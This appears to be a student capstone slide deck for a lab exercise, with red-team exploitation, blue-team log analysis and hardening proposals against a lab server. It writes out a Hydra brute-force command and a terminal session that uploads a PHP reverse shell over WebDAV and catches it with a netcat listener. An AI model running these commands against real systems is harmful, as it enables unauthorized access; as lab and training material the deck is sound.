

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.194.81
OS: Windows
Hostname: Red Vs Blue

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades of red and maroon, creating a complex, low-poly aesthetic.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Victim Server
Kali Linux	192.168.1.90	Attacker Machine
Red Vs Blue	192.168.1.81	Host Machine
ELK	192.168.1.100	Kibana

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Brute Force	There is no lockout policy where if they enter an incorrect amount of passwords it prevents them from continuing.	An attacker can use any type of brute force app to attempt to “guess” the password and eventually get in.
Files were containing sensitive information	Multiple files available to the public locate files and paths to things that are need to know only.	With this information in the wrong hands it can be a huge advantage for an attacker.
WebDav Upload	Allows for a file to be uploaded through an unprotected network share	A hacker can use this to upload a dangerous file to the site and make his way into it.
Port Scans	Allows for any person to scan the ports available to the public on the server	With that information a hacker can decide where to attack and plan his attack

Exploitation: Apache Directory Listing

01

Tools & Processes


By default apache lists directories in the browser.

02

Achievements

Access to important information such as secret directory

03



You can search for it using nmap but you could also find the location through files on the website

Exploitation: Brute Force Attack

01

Tools & Processes

Hydra (Brute Force)

02

Achievements

Once you know where to attack you must gain the credentials to get in and using hydra we were able to achieve that

03

- `hydra -l ryan -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/`

Exploitation: WebDav File Upload & Shell

01

Tools & Processes

NETCAT

WebDav

Kali Reverse Shells

02


Achievements

Once you correctly connect it and run it, you'll be given a shell session on the server.

03

```
root@kali:~# nano /home/php-reverse-shell.php
root@kali:~# cadaver http://192.168.1.105/webdav/
Authentication required for webdav on server '192.168.1.105':
Username: ryan
Password:
dav:/webdav/> put /home/php-reverse-shell.php
Uploading /home/php-reverse-shell.php to /webdav/php-reverse-shell.php:
Progress: [=====] 100.0% of 5494 bytes succeeded.
dav:/webdav/>

root@kali:~# nc -lvp 7777
listening on [any] 7777 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.105] 54324
Linux server1 4.15.0-122-generic #124-Ubuntu SMP Thu Oct 15 13:03:05 UTC 20
20 x86_64 x86_64 x86_64 GNU/Linux
01:08:51 up 1:00, 1 user, load average: 3.00, 3.00, 2.50
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
vagrant   tty1    -             00:16   50:19   0.05s  0.03s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cat flag.txt
bingo@w@Sh1sn0m0
$
```



Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the port scan occur? The time was 15:00-15:00.5ish
- How many packets were sent, and from which IP? 192.168.1.90 3,012
- What indicates that this was a port scan? The nmap traffic and not all normal traffic.




Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.




- What time did the request occur? 2:50:03.588-02:50:03.588 How many requests were made? 14
- Which files were requested? company_folders/secret_folder What did they contain? Access to sensitive information



Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- How many requests were made in the attack? 14,792
- How many requests had been made before the attacker discovered the password? Around 14,790



Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory? 22
- Which files were requested? Php-reverse-shell.php





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans? A port ping or syn alert

What threshold would you set to activate this alarm? When it comes from the same IP and last above a normal amount ex. 5 seconds.

System Hardening

What configurations can be set on the host to mitigate port scans? Just deny and drop packets to closed ports instead of allowing it to happen

Describe the solution. If possible, provide required command lines. Nmap gives ways that it will slow down with examples.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access? Alert when accessed from an outside IP address

What threshold would you set to activate this alarm? Above 0

System Hardening

What configuration can be set on the host to block unwanted access? No directories on site and clean files with important info

Describe the solution. If possible, provide required command lines.

Will block possible unwanted access and also will keep the website and files safe

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks? An above normal request amount from a single ip

What threshold would you set to activate this alarm? Above 50 request from single ip, to be safe from false alerts sent alert

System Hardening

What configuration can be set on the host to block brute force attacks?

An easy way to prevent is to add a password lockout or time delay in between password attempts

Describe the solution. If possible, provide the required command line(s). With this it will allow for brute force attacks and guessing to not be allowed and force them to try other methods

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?
Above normal activity on the server

What threshold would you set to activate this alarm? Shouldn't go above 10 since the company is small to begin with

System Hardening

What configuration can be set on the host to control access? Encrypted files, better usernames, and better file management

Describe the solution. If possible, provide the required command line(s). Will prevent easy break-ins with little to no security prior.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads? Alert for uploaded files

What threshold would you set to activate this alarm? Any files that end with .php .exe etc.

System Hardening

What configuration can be set on the host to block file uploads? Block uploading files and require better authentication

Describe the solution. If possible, provide the required command line.
Will just secure the system more as time goes by from future attacks

*The
End*